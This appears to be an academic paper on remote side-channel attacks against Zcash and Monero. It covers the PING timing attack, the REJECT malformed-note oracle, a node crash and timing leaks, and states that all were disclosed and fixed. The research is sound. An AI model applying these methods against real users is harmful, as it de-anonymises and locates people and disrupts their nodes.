


Figure 1: **Side-channels in the anonymous transaction life cycle**. (1) A user's wallet creates a transaction, which involves generating a cryptographic proof. This computation might be performed locally or outsourced to a remote service. (2) The wallet sends the new transaction to a P2P node which propagates it into the network. (3) A P2P node shares a received transaction with a connected wallet; the connection may be local or remote. During transaction creation, Adversary 1a can time an outsourced proof generation to leak some transaction secrets (Section 3.3). When processing a new transaction, a wallet's behavior may change when it is the transaction's payee. If the wallet connects to a remote node, this can be inferred by Adversary 1b that observes traffic patterns between the wallet and node, or by Adversary 3 that controls the node. If the wallet and node are co-located, changes in the wallet behavior can be inferred by Adversary 2 that interacts with the user's P2P node (Section 3.2).

Figure 1. First, the transaction is created in the payer's wallet, possibly with the help of a remote server to generate the necessary zero-knowledge proof to prove transaction validity. Then the transaction is transmitted through the P2P network. Finally, the transaction is received by the payee wallet, possibly with the help of a remote P2P node that records all transactions in the P2P network. The payee's wallet must scan through *all* anonymous transactions in the network to find those transactions of which it is the recipient.

An attacker can observe side-channel information at each of these steps and attempt to learn information about the transaction, such as: the identity of the intended payee (e.g., their public key, or the IP address of their P2P node), the amount of funds transferred in the transaction, or the source of the funds. We next summarize our results.

Zcash. In Zcash, a user's wallet and P2P node are run in a single process. The wallet checks if it is the payee of every incoming transaction by attempting to decrypt it using its secret key. This results in two sources of side-channel leakage: (1) if decryption succeeds and the decrypted transaction (called a *Note plaintext*) is well-formed, the wallet performs an extra Pedersen commitment check; (2) if decryption succeeds, but the decrypted transaction is malformed, the wallet throws an exception that is propagated to the node's P2P layer.

In the first case, the time taken to perform the extra Pedersen commitment check causes a delay in the P2P node's response to subsequent network messages. Consequently, we show an attack, termed PING, which sends a transaction to a node followed immediately by a "ping" message (a standard keep-alive message in Zcash's P2P network). The attacker can use the delay in the ping response to infer whether the node was the transaction's payee or not. This constitutes a break of transaction unlinkability.

In the second case, we propose the REJECT attack wherein an attacker carefully crafts a malformed transaction, encrypts it under a known (but anonymous) public key, and sends it to a target P2P node. If decryption succeeds, then the exception is triggered, and the target node sends an explicit "reject" message back to the attacker. Receipt of this message then tells the attacker that the selected public key belongs to the owner of the target P2P node — a breach of anonymity.

Details of the PING and REJECT attacks are in Section 4.

Monero. For Monero, where wallets and nodes are run in separate processes, we show that receipt of a payment alters the communication pattern between a wallet and its node. If the wallet is connected to a remote node (as is common for mobile wallets or when first syncing with the network), we show in Section 5 that a passive network adversary can infer if the wallet is the payee of a recent transaction. Furthermore, even if the user's wallet and node are co-located, we show that a remote adversary can infer the wallet-to-node communication pattern by causing and observing *lock contention* over the node's resources. We validate this timing attack in a WAN, where an attacker (located in London) infers if a victim (running a node and wallet in Zürich) receives a payment.

For both Zcash and Monero, our attacks enable a remote adversary to link anonymous transactions by identifying the P2P node of each transaction payee. As described in Section 3.2, the attacks can be further exploited to: (1) identify the IP address of a user's P2P node, given her public key; (2) break the unlinkability of *diversified addresses* belonging to

the same user. For Zcash, the attacks further enable to: (3) remotely crash a Zcash node, given the user's public key, and (4) create a remote timing side-channel on an (non constant-time) ECDH key-exchange involving the user's long-term secret viewing key, which potentially results in leakage of that key.

These attacks can put privacy-conscious crypto-currency users (e.g., whistle-blowers or activists) at risk. For example, an adversary that links a user's anonymous public key to her P2P node could uncover the user's physical identity or location. An adversary that breaks unlinkability — and monitors transactions as they enter the P2P network — can infer which P2P nodes belong to users that are transacting with each other.

The vulnerabilities we uncover and exploit run deeper than the cryptographic timing side-channels exploited in prior work (e.g., Kocher's attack [29] and subsequent remote timing attacks on TLS [8, 9]). Indeed, even if all the cryptographic primitives in Zcash or Monero were constant-time, the attacks described above would still apply (except for the timing attack on the ECDH key exchange). This is because our main attacks exploit a lack of constant-timeness at the *protocol level*, whereas prior literature mainly studies cryptographic constant-time guarantees at a lower-level algorithmic level.

Side-channels in zkSNARK generation. In Section 6 we look at timing side-channels at transaction creation time, where the payer generates a zkSNARK to prove that the transaction is valid. We observe that in Zcash, the time to generate a zkSNARK is not constant, but depends on secret information such as the Hamming weight of the transaction amount. Our experiments show that the current implementation is therefore not zero-knowledge in practice: the information gleaned from timing leakage invalidates the zero-knowledge property. An adversary can extract this information if it can measure the running time of the zkSNARK generation procedure. However, as we explain in Section 3.3, it may be difficult to exploit this leakage in the current Zcash system.

1.2 Disclosure and remediation.

All the vulnerabilities discussed in this paper were disclosed to Zcash and Monero, and have subsequently been fixed in recent versions of both projects [17, 20, 22, 35].

We hope that this work will help inform other privacy-oriented blockchain projects about the dangers of side-channel leakage in anonymous payment systems. It should also motivate the development of constant-time implementations of cryptographic primitives such as zkSNARK provers.

2 Architecture of an Anonymous Payment System

This section introduces some core design concepts of privacy-focused crypto-currencies such as Zcash and Monero.

These crypto-currencies build on top of Bitcoin's so-called UTXO model. Each transaction spends outputs from prior transactions and produces new outputs. The set of "unspent transaction outputs" (UTXOs) is recorded in a blockchain, and represents the total currency in circulation.

Each user of the currency possesses one or more public keys (also known as *addresses*), and connects to a P2P network to send and receive transactions.

Privacy goals. In Bitcoin, a UTXO is a tuple of the form $(\mathsf{amount}, \mathsf{pk})$, where pk is the recipient's public key. To later spend this UTXO, the recipient produces a signature under the corresponding secret key. A transaction thus reveals the amount of spent currency, the origin of funds (i.e., which UTXOs are spent), and their destination (i.e., the public key of the owner of the new UTXOs). Moreover, a user's public key can be linked to the P2P node that she connects to when sending transactions into the network.

Currencies such as Zcash and Monero aim to provide the following stronger privacy guarantees:

- *Confidentiality*: A transaction does not reveal the transacted amount.
- *Untraceability*: When a transaction spends a UTXO, it is hard to identify the transaction that produced that UTXO.
- *Unlinkability*: Given two transactions sent into the network (at most one of which is sent by the adversary), the adversary cannot tell whether they pay the same address. Moreover, given two addresses, an adversary cannot determine whether they belong to the same user.[1]
- *User anonymity*: Given a user's address (i.e., a public key), an adversary cannot determine how the owner of that address is connected to the P2P network.

Privacy techniques. These privacy guarantees are achieved via a combination of cryptographic techniques, which we informally describe next.

Confidential transactions [33] hide the amount of transacted funds. A confidential transaction's UTXOs are of the form $(\text{Commit}(\mathsf{amount}), \mathsf{pk})$, i.e., they only reveal a cryptographic commitment to the transacted amount. The transaction further includes a proof that its total balance is zero.

UTXO anonymity sets provide untraceability by concealing the identity of a transaction's inputs. Specifically, an anonymous transaction does not reveal the UTXOs it spends, but only a super-set of UTXOs along with a zero-knowledge proof of ownership of some UTXOs in this set.

Obfuscated and diversified addresses guarantee unlinkability. To prevent linkability of transactions sent to the same

[1] The latter property enables a user to receive payments from different entities without those entities knowing that they are paying the same user. This can be trivially done if the user maintains multiple public-key pairs. A more efficient solution is given by *diversified addresses*, described hereafter.

address, the UTXOs of anonymous transactions contain an "obfuscated" public key (e.g., a commitment to the key in Zcash). Diversified addresses (or sub-addresses in Monero) enable a user to anonymously transact with multiple entities, without managing multiple secret keys. From a single secret key sk, users can create multiple public keys $\mathsf{pk}_1, \ldots, \mathsf{pk}_n$. These keys are unlinkable: it is hard to determine whether two public keys $\mathsf{pk}, \mathsf{pk}'$ are derived from the same secret key.

Blockchain scanning is a technical consequence of unlinkability. Since an anonymous transaction's UTXOs do not reveal the recipient's public key in the clear, users have to scan every new transaction and perform various cryptographic operations to check whether a transaction is intended for them.

User anonymity is guaranteed by untraceability and unlinkability. Since a transaction reveals nothing about the sender's or receiver's public key, a user's public key cannot be linked to the P2P node that she uses to send or receive transactions.

Software deployments. Deployments of crypto-currency software differ across projects (and among users of the same currency). Various deployment choices greatly influence a user's vulnerability to the side-channel attacks we present.

We distinguish three types of software: (1) *Nodes* are P2P clients that handle the blockchain's consensus layer by exchanging and validating transactions and blocks; (2) A *wallet* (possibly backed by a hardware module) stores a user's keys and UTXOs and connects to a node to send or receive transactions. (3) A *prover* produces the zero-knowledge (ZK) proofs required to privately spend a user's UTXOs.

We consider the following common deployment modes, which refer to the interaction between a user's wallet and a P2P node or prover.

1. *Integrated*. The wallet, node and prover functionalities are all part of the same process. This is the current design of the official Zcash client.
2. *Local*. Different components are run in separate processes in a local network (this is Monero's default for wallets and nodes). Some hardware wallets also delegate the generation of cryptographic proofs to a local software.
3. *Remote owned*. Due to restricted computation power or memory, a wallet may connect to a remote P2P node or prover hosted by the user. Remote P2P nodes are commonly used, e.g., in Monero or Zcash's mobile wallets. Outsourcing cryptographic proofs is uncommon, but is explicitly enabled in Zcash's design [27] and was implemented in an earlier protocol version [15].
4. *Remote third-party*. As running a P2P node is costly, users may connect their wallet to a node hosted by a third party. This is common in Monero: newly created wallets connect to third party nodes while a local node downloads the blockchain. Such a deployment is unlikely for ZK provers as the third-party prover has to be trusted for privacy [27].

The anonymous transaction life-cycle. Figure 1 illustrates how anonymous transactions are created and shared with nodes and wallets via a P2P network:

1. To send a new transaction, a user's wallet selects some UTXOs and produces a zero-knowledge proof of validity for the transaction.
2. The transaction is sent to the P2P node connected to the wallet and shared with the network. P2P nodes store these transactions in their "Memory Pool" (Mempool).
3. P2P nodes share these transactions with connected wallets. A wallet scans every new transaction to check whether it is the transaction's payee.

Steps 2 and 3 are also performed once a transaction is included in a block. When a block is mined, the block and the transactions it contains are propagated to all P2P nodes. The block's transactions are then shared with user wallets.

3 Overview of the Attacks

This section gives an overview of our attack strategies. Section 4, 5 and 6 then describe instantiations and evaluations of these attacks in both Zcash and Monero.

3.1 Threat Model

The attacks described in this paper are *remote* side-channel attacks. We thus never assume that a victim's software is compromised.[2] In line with the software deployments described in Section 2, we consider the following remote adversaries, which are illustrated in Figure 1.

1. A *network adversary* (Adversary 1a and 1b in Figure 1) passively monitors the encrypted traffic between a victim's wallet and a remote service (e.g., a node or prover).
2. A *P2P adversary* (Adversary 2) participates in the P2P network. The attacker may deviate from the P2P protocol.
3. A *remote node adversary* (Adversary 3) controls a third-party P2P node and passively monitors the (plaintext) communication between a victim's wallet and this node.

3.2 Attack Type I: Side-Channels at the Receiving Party

The most practical and pervasive side-channel attacks that we discovered affect the last stage of the anonymous transaction life-cycle depicted in Figure 1 — when a wallet processes new transactions. These attacks enable remote adversaries to break the system's unlinkability and anonymity guarantees.

[2] An adversary co-located with a user's wallet could resort to more powerful attacks (e.g., cache side-channel attacks). However, such adversaries are explicitly outside of the threat model considered by Monero and Zcash [18].

Our attacks exploit prevalent design flaws in the way that a user's wallet periodically checks whether it is the payee of any new transactions.

Attack goals. Our attacks target transaction unlinkability and user anonymity. The attacker's goals are thus to: (1) determine whether two transactions pay the same address, and (2) to determine how the user of a known address connects to the P2P network.

Our attacks are tailored to common deployment of wallets and P2P nodes. The actual goal achieved by all of our attacks is to identify the P2P node that is being used by the payee of a transaction. In a setting where multiple users connect their local wallet to a shared remote P2P node, the attacks mounted by a network adversary or by a remote node adversary further recover the actual *wallet* used by the transaction payee.

We consider two different attack scenarios:

- The adversary knows an anonymous public key and sends a transaction to this key to determine which P2P node (or wallet) the key's owner uses to receive transactions.
- An honest user sends a transaction for which the adversary does not know the intended payee or her public key. The adversary determines which P2P node (or wallet) is used by the transaction's payee.

The latter attack scenario subsumes the first, as the adversary can send honestly crafted transactions to a known public key. The latter scenario directly leads to a break of transaction unlinkability. Given two transactions sent into the network, the adversary simply determines whether the payees of both transactions use the same P2P node or wallet. In addition, both attack scenarios represent a break of user anonymity and can be bootstrapped for additional privacy violations:

- *IP address recovery.* The adversary can link a public key to the IP address of the owner's P2P node (or her wallet if it connects to a remote node), unless the owner uses anonymization tools such as Tor.[3] This information can be used to de-anonymize or geo-localize the victim.
- *Diversified address linkability.* Given two public keys, an attacker can determine if they belong to the same user or not. The attacker sends a transaction to each public key, and checks if the same node or wallet is identified. This breaks the unlinkability property of diversified addresses.
- *Private key recovery.* The vulnerabilities underlying some of our attacks also open avenues for extracting a victim's secret "viewing" key via timing side-channels. Theft of this key lets the adversary passively link all transactions sent to the victim (but not steal the victim's funds).

[3] An attacker who obtains a victim's public key does not necessarily know the victim's IP address. The victim could have shared the key using a third party messaging system or forum. An attacker might also have obtained some public keys by hacking a service supporting anonymous transactions.

Attack strategies. Our attacks exploit a difference in the way that a wallet processes a transaction when it is the payee and when it is not. This difference is due to additional cryptographic operations performed to retrieve received funds.

Such differences in wallet behavior are not an issue per se, as a remote attacker cannot directly interact with a user's wallet. Yet, we find that due to various design flaws, differences in wallet behavior impact the interactions between the wallet and its P2P node. In turn, we show that a remote attacker can infer changes in the wallet-to-node interactions via various side-channels. We develop two general attack strategies:

- *Strategy 1: Traffic analysis of wallet-to-node communication.* If a wallet connects to a remote node, a network adversary or remote node adversary can passively observe changes in the wallet-to-node interaction.
- *Strategy 2: Inferring wallet behavior from the P2P layer.* If the wallet and node are co-located, a remote adversary cannot observe their interactions. Nevertheless, if changes in wallet behavior impact the interactions between the user's P2P node and remote peers, information still leaks to the adversary.

Both strategies apply not only when a transaction is created and sent into the P2P network, but also when it is included in a block. At that point, the block and all its transactions are shared with each peer, and wallets re-process the transactions to ensure they are valid (e.g., they did not double spend).

3.3 Attack Type II: Side-Channels at the Sending Party

The attacks described in Section 3.2 — which break transaction unlinkability and user anonymity — exploit flaws in the system design of P2P clients and wallets. As such, they do not directly target any of the protocol's cryptographic protections. To broaden the scope of our investigation of side-channel vulnerabilities in anonymous transactions, we initiate a study of attacks on the cryptographic tools that guarantee confidentiality and untraceability at transaction creation-time — specifically succinct zero-knowledge arguments (zk-SNARKs).

The attacks in this section are of a more conceptual nature. While they are less likely to affect current users, these attacks illustrate once more the importance of having side-channel-free cryptographic implementations for future-proof and in-depth security of anonymity-preserving systems.

Attack goals. The transaction sender is responsible for ensuring confidentiality and untraceability. As we argue below, the most plausible target for a remote attack is to recover transaction *amounts* — thereby breaking confidentiality.

Challenges. Remote side-channel attacks on transaction creation face a number of challenges:

1. *Non-interactivity:* Users can create transactions without interacting with any other parties.
2. *Ephemeral secrets:* Many transaction secrets (e.g., transaction amounts, and secrets related to UTXOs) are single-use. Thus, even if a side-channel exists, an adversary gets a single attempt at extracting these secrets.
3. *High-entropy secrets:* Long-lived secrets used in creating transactions (e.g., the user's secret key) have high-entropy, and require a high-precision side-channel to be extracted.

We show that these challenges can be overcome by an adversary that targets the proving phase of the transaction creation process and that aims to (partially) recover a transaction's confidential amount.

SNARKs in anonymous transactions. Zero-knowledge proofs are a fundamental building block for anonymous transactions. In a zk-SNARK protocol, a prover has some secret input (called a witness), and convinces the verifier that this witness satisfies a given predicate, without revealing anything else about the witness. In Zcash and Monero, such proofs certify the validity of transactions while preserving their privacy. In Zcash for example, a proof witness contains a list of spent UTXOs, a receiver address, and a transacted amount, and the proof guarantees that these UTXOs exist and belong to the spender, and that all funds are transferred to the receiver.

Timing side-channels in zk-SNARK provers. Our thesis is that in current implementations, the *time* taken to produce a proof leaks information about the prover's secret witness—and in particular about the amount of currency being spent.

Yet, as noted above, it may be hard for a remote adversary to obtain a timing side-channel on the proof generation process, due to the non-interactive nature of transaction creation. Worse, timing a proof generation may be insufficient to extract secrets that are ephemeral or have high-entropy. Despite these challenges, we argue below that remote timing attacks on zk-SNARK provers in anonymous crypto-currencies are possible in some deployment scenarios, and we demonstrate in Section 6 that the timing of a proof generation can leak significant information about secret transaction amounts.

Regarding non-interactivity, we make two observations:

- If a weak client (e.g., a mobile wallet) outsources proofs to a remote service, a network adversary can time the prover. While proof outsourcing is uncommon, the Zcash protocol enables this feature [27] and remote proving services were designed for early protocol versions [15]. Proof delegation is also recommended for hardware wallets [16]. Some users may opt for delegating proofs to a remote service.
- More generally, an adversary may get out-of-band information on when the transaction creation process starts and observe when it ends by monitoring the P2P network. For example, a user could setup recurring payments, where transactions are created at a fixed time. An adversary may also have the ability to trigger a transaction as part of some outer protocol. We draw a connection to timing side-channels for digital signatures. While signatures are non-interactive, protocols that use them (e.g., TLS) can introduce remote side-channels [8, 9].

Due to the high-entropy of many transaction secrets, our attacks target the transacted amount, a non-cryptographic value for which even a coarse approximation (as leaked by a single timing measurement) constitutes a privacy breach.[4]

Attack strategy. We consider a cryptographic timing attack that exploits timing variations in arithmetic operations depending on the operands' values. Such attacks have been studied for many cryptographic primitives [8, 9, 29], but had not been considered for zk-SNARKs prior to this work.

We exploit the fact that the time to produce a proof is correlated with the value of the prover's witness. As the witness contains the transaction amount, we expect this amount to be correlated with the proof time. For example, Zcash's proofs decompose the transaction amount into bits and compute an elliptic curve operation for each *non-zero* bit. The proof time is thus strongly correlated with the Hamming weight of the transaction amount, which is in turn correlated with its value.

4 Attacks on Unlinkability and Anonymity in Zcash

We now evaluate the side-channel attacks on transaction processing described in Section 3.2. We first demonstrate attacks against Zcash. Attacks on Monero are described in Section 5.

Our attacks on Zcash adopt the second strategy from Section 3.2, that exploits a lack of isolation between a user's wallet and P2P node to leak wallet behaviors to a remote P2P adversary. In the Zcash client, the two components are part of a single process that sequentially processes received messages (including new transactions). We describe two side-channel attacks that exploit this tight coupling. Throughout this section, we often use the term "node" to refer to the single process that implements both a P2P client and a wallet.

4.1 Unlinkability in Zcash

To understand our side-channel attacks, we first describe how Zcash guarantees unlinkability. From Section 2, recall that unlinkability relies on two concepts: (1) transactions only contain a *commitment* to the recipient's public key, and (2) a user can derive multiple *unlinkable* public keys (diversified addresses) from a single secret key.

[4] A co-located adversary (which is not part of Zcash's threat model [18]) can likely recover significantly more information by exploiting more fine-grained timing side-channels, e.g., from a shared cache.

Zcash's *diversified addresses* are static Diffie-Hellman keys. The private key is a scalar, ivk (the *incoming viewing key*). A diversified public key is of the form $(\mathsf{G_d}, \mathsf{PK_d})$ where $\mathsf{G_d}$ is a random point in an elliptic curve group and $\mathsf{PK_d} = \mathsf{ivk} \cdot \mathsf{G_d}$.

A payment to the address $(\mathsf{G_d}, \mathsf{PK_d})$ contains a UTXO (a *Note commitment*) of the form:

$$\mathsf{cm} = \mathrm{Commit}(\mathsf{G_d} || \mathsf{PK_d} || v; \mathsf{rcm}) \ ,$$

where v is the sent amount and rcm the commitment randomness. To later spend this UTXO, the receiver has to prove that she knows an opening of cm.

In-band secret distribution. The sender uses El-Gamal encryption to share an opening of cm with the recipient. The sender samples an ephemeral secret key esk, computes the public key $\mathsf{EPK} = \mathsf{esk} \cdot \mathsf{G_d}$, and derives the shared key

$$\mathsf{k} = \mathsf{esk} \cdot \mathsf{PK_d} = \mathsf{esk} \cdot \mathsf{ivk} \cdot \mathsf{G_d} \ .$$

The opening of the commitment cm is included in the *Note plaintext* (np). The sender encrypts the Note plaintext np under an *authenticated encryption scheme* using the key k, and appends the ciphertext C and the ephemeral public key EPK to the transaction.

Blockchain scanning. To recover her funds, a user scans each transaction with her private key ivk. For a transaction with public key EPK, Note ciphertext C and Note commitment cm, she computes:

TrialDecrypt(ivk, EPK, C, cm)

1: $\mathsf{k} = \mathsf{ivk} \cdot \mathsf{EPK}$
2: $\mathsf{np} = \mathrm{Decrypt}_{\mathsf{k}}(C)$
3: **if** $\mathsf{np} = \perp$, **return** $\perp$
4: Parse np as $\mathsf{np} := (\mathsf{G_d}, v, \mathsf{rcm}, \mathsf{memo})$
5: $\mathsf{PK_d} = \mathsf{ivk} \cdot \mathsf{G_d}$
6: **if** $\mathsf{cm} \neq \mathrm{Commit}(\mathsf{G_d} || \mathsf{PK_d} || v; \mathsf{rcm})$, **return** $\perp$
7: **return** np

That is, if decrypting C succeeds (which means the user is the transaction's payee), the user checks that the Note plaintext np contains a valid opening of the Note commitment cm.

4.2 Our Attacks

Our attacks — PING and REJECT — enable an adversary to tell whether a remote Zcash node succeeded in decrypting the Note ciphertext of a transaction. From this, the adversary learns that this remote node belongs to the transaction's payee.

The two attacks differ in their setup (REJECT only applies to transactions crafted by the attacker, while PING applies to any transaction), and in the side-channel they exploit (an error message for REJECT, and a timing side-channel for PING).

As described in Section 3.2, identifying the P2P node of a transaction payee further lets an adversary link transactions, recover a user's IP address, link diversified payment addresses, and even open a timing side-channel that (in principle) enables remote extraction of the victim's private viewing key, ivk.

Both the PING and REJECT attacks exploit a (weak) form of "decryption oracle" [14, 41], that allows the adversary to learn whether a given ciphertext was correctly decrypted by a node. Yet, our setup is quite different from a standard chosen ciphertext attack. Indeed, such attacks typically rely on the ability to send arbitrary ciphertexts to a (single) victim, and to learn some predicate of the decrypted plaintext (e.g., whether the plaintext is correctly formatted or not [6, 48]). As we will see, in our case the adversary either already knows the Note plaintext (for the REJECT attack) or lacks the ability to create new valid authenticated Note ciphertexts (for the PING attack). Instead of trying to break semantic security as in a traditional CCA attack, our attacks use the decryption oracle to *identify* which user, within a network, holds the key to decrypt a transaction's Note ciphertext.

Experimental Setup. We evaluate all our attacks on release v2.0.7 of Zcash, before the vulnerabilities were fixed in response to our disclosure. For experiments in a WAN setting, the victim runs on a machine in Zürich (quad-core Intel i7-7700 CPU@3.60GHz with 8GB of RAM running Ubuntu 18.04.2) and the remote attacker runs on a Google cloud instance in London (N1 standard instance). We measure an average round-trip latency of 21 ms, with sub-millisecond standard-deviation.

4.2.1 The PING Attack

Our first attack, PING, exploits the tight coupling between wallet and P2P components in the Zcash client. More precisely, we exploit the fact that the Zcash client serially processes all incoming P2P messages, including those that contain new transactions. As a result, the *time* taken to process a transaction impacts the node's processing of other messages. A remote P2P adversary can thus build a timing side-channel that leaks weather a node is the payee of a transaction.

The PING attack applies to *any* transaction, even those sent by honest users and for which the adversary does not know the payee's public key.

A timing side-channel in transaction processing. If a Zcash wallet successfully decrypts a Note ciphertext, it checks that the opening of the Note commitment is valid (line 6 in TrialDecrypt). This involves computing a Pedersen hash [27] with two elliptic curve scalar multiplications. A TrialDecrypt call thus takes longer (by about one millisecond on a desktop machine) when the decryption succeeds.

A P2P adversary can measure the duration of the TrialDecrypt call by sending a "ping" message to a Zcash

node immediately after it receives a new transaction.[5] The node's wallet first processes the transaction and calls TrialDecrypt, before the node responds to the ping. The time elapsed until the receipt of the ping response leaks information about the success of the Note decryption, and therefore on whether the node was the payee of the relayed transaction.

A timing side-channel in block processing. The above attack applies to unconfirmed transactions that enter a victim node's memory pool. The same vulnerability also applies to the processing of transactions included in a mined block.

Upon receiving a new block, a Zcash node sequentially processes and trial-decrypts each transaction in it. The total time to validate the block thus depends on the number of transactions that pay the user. As above, a remote adversary can leak this validation time by pinging the victim node right after it receives a fresh block.

Applying the attack. The attacker first builds a baseline by running the PING attack against a target node, using a transaction that does not pay the target (the attacker can send funds to itself). The timing of the ping responses from a baseline for a TrialDecrypt call where decryption fails. The attacker then compares this baseline to timings obtained from attacks on new transactions.

The attack requires reliable measurements of a node's transaction processing time. Note that for transactions sent by honest users, the attack cannot be repeated to average out network jitter, because, once a node has validated a transaction, it ignores further messages containing it. One optimization consists in running both above variants of the PING attack, once when the transaction enters a node's mempool and once when it is included in a block (wallets re-process a transaction when it is mined). The attacker thus gets two timing measurements, thereby halving the variance caused by the network.

Evaluation. We run the attack in a WAN, with a victim node in Zürich and an attacker in London (21 ms round trip latency). The attacker sends 200 transactions, half of which pay the victim. Figure 2 plots the victim's response time to the attacker's subsequent ping message. The attacker can distinguish between the two scenarios with 100% precision.

We further validate the attack on block processing. The adversary relays 20 blocks to the victim, each of which contains a single transaction that either pays the victim or another user. Figure 3 plots the delay of the victim's ping response. The attack achieves 100% precision. The attack extends to blocks with $N > 1$ transactions, by using as baseline the time to validate a block with N non-paying transactions.

[5] A ping is a standard protocol message that Zcash P2P nodes send to their neighboring peers at regular intervals, to confirm that their shared TCP/IP connection is still valid. Upon receiving a ping message, the P2P node replies with a "pong" message.




Figure 2: **PING attack on unconfirmed Zcash transactions in a WAN.** For 200 transactions sent to a node, we time the node's response to a subsequent ping message. When the node's wallet is the transaction's payee, the ping response is delayed. The figure shows standard box plots with outliers.



Figure 3: **PING attack on mined Zcash transactions in a WAN.** For 20 blocks (each containing a single transaction) sent to a Zcash node, we time the node's response to a subsequent ping message. When the node's wallet is the payee of the transaction in the block, the ping response is delayed.

4.2.2 The REJECT Attack

Our second attack, REJECT, exploits a flaw in the handling of certain malformed transactions. It allows an adversary, in possession of a user's public key, to send a transaction that causes the user's P2P node to respond with a "reject" message.

The REJECT attack is weaker than PING, in that it only applies to transactions sent by the attacker to a known address. At the same time, the REJECT attack does not rely on any timing signals and is thus easier to mount and more reliable.

The flaw exploited by the attack is in the parsing of the Note plaintext in TrialDecrypt (line 4). The first byte of a plaintext encodes the protocol version (`0x01` in the current Sapling version). If the version byte is incorrect (i.e., other than `0x01` for Sapling transactions), the parser throws an exception that is caught in the client's main message-processing thread, where it causes a "reject" message to be sent to the peer that shared the transaction (see Figure 4).

This provides a P2P adversary with an oracle indicating the successful decryption of a Note ciphertext with a specifically malformed plaintext (e.g., with a version byte of `0x02`).

```
SaplingNotePlaintext::decrypt in Note.cpp
pt = AttemptSaplingEncDecryption(C, ivk, epk);
if (!pt) {
  return boost::none; // decryption failed
}

CDataStream ss(SER_NETWORK, PROTOCOL_VERSION);
ss << pt.get(); // serialize the plaintext
```

```
SaplingNotePlaintext::SerializationOp in Note.hpp
unsigned char leadingByte = 0x01;
READWRITE(leadingByte);

if (leadingByte != 0x01) {
  throw std::ios_base::failure(...);
}
```

```
ProcessMessages in main.cpp
try {
  fRet = ProcessMessage(pfrom, strCommand, ...);
} catch (const std::ios_base::failure& e) {
  pfrom->PushMessage("reject", ...);
}
```

Figure 4: **Error handling exploited by the REJECT attack.** The code is from Zcash version 2.0.7, before the attack was patched. *Top:* if decryption of a Note ciphertext C succeeds, the decrypted stream is serialized into a Note plaintext. *Middle:* an exception is thrown if the plaintext's first byte does not encode the protocol version. *Bottom:* the client's message-processing thread catches the exception, and sends a "reject" message to the peer that sent the malformed transaction.

Linking a public key to a node. Given a public key $(\mathsf{G_d}, \mathsf{PK_d})$, the attacker can identify the Zcash node that holds this key. The attacker builds a Note plaintext with an incorrect leading byte, encrypts it under a key derived from $(\mathsf{G_d}, \mathsf{PK_d})$ and adds it to a transaction. The attacker sends the transaction to all P2P nodes and checks which one replies with a "reject" message. We validated this attack in a local test network.

A potential issue is that a peer that receives the malformed transaction could relay it to the payee before the attacker's own message reaches the payee. In this case, the payee will send a "reject" message to the relaying peer, and ignore the attacker's later message. Yet, as nodes validate transactions before relaying them, the attacker's message is likely to reach the payee first. In the event that the attacker does fail to receive a "reject" message, the attack can simply be repeated.

4.2.3 Attacks beyond Recipient Discovery

The vulnerabilities underlying the above attacks can be further exploited for adversarial goals beyond linking transactions and de-anonymizing public keys.

Denial of service. A curious consequence of the REJECT attack is that once a transaction containing a malformed Note plaintext is included in a mined block, the transaction payee's client crashes when attempting to validate the block.

This flaw is pernicious. Even if the Zcash client is manually restarted, it re-crashes immediately while validating the block.




Figure 5: **Time to compute** $\mathsf{ivk} \cdot P$ **for a fixed** ivk **and one million random points** P **in the elliptic-curve group.**

If an attacker were to get hold of payment addresses for a large number of Zcash users, this flaw could lead to a strong DoS attack vector. Worse, if an attacker knows the payment addresses of many Zcash miners, such a DoS attack could be exploited to stifle the network's mining power (e.g., in preparation for a 51% attack or to remove mining competition).

Key recovery via ECDH timing. The PING and REJECT attacks also yield a remote timing channel on Zcash's implementation of the ECDH key exchange, in particular the Elliptic curve multiplication $\mathsf{ivk} \cdot \mathsf{EPK}$ in TrialDecrypt (line 1).

The Zcash team was aware that the ECDH key exchange is not constant time, and that this might be exploitable by a *co-located* adversary [18]. The REJECT and PING attacks further open up the possibility of this side-channel being exploited *remotely*.

Zcash's Elliptic Curve multiplication routine is indeed not constant-time: it uses a standard double-and-add procedure, and the underlying field arithmetic is not constant time. We adapted Kocher's timing attack [29] to Zcash's Elliptic Curve multiplication routine. For a fixed secret ivk, we locally timed the multiplication for 1 million random points. The timing distribution is plotted in Figure 5, and is clearly not constant.

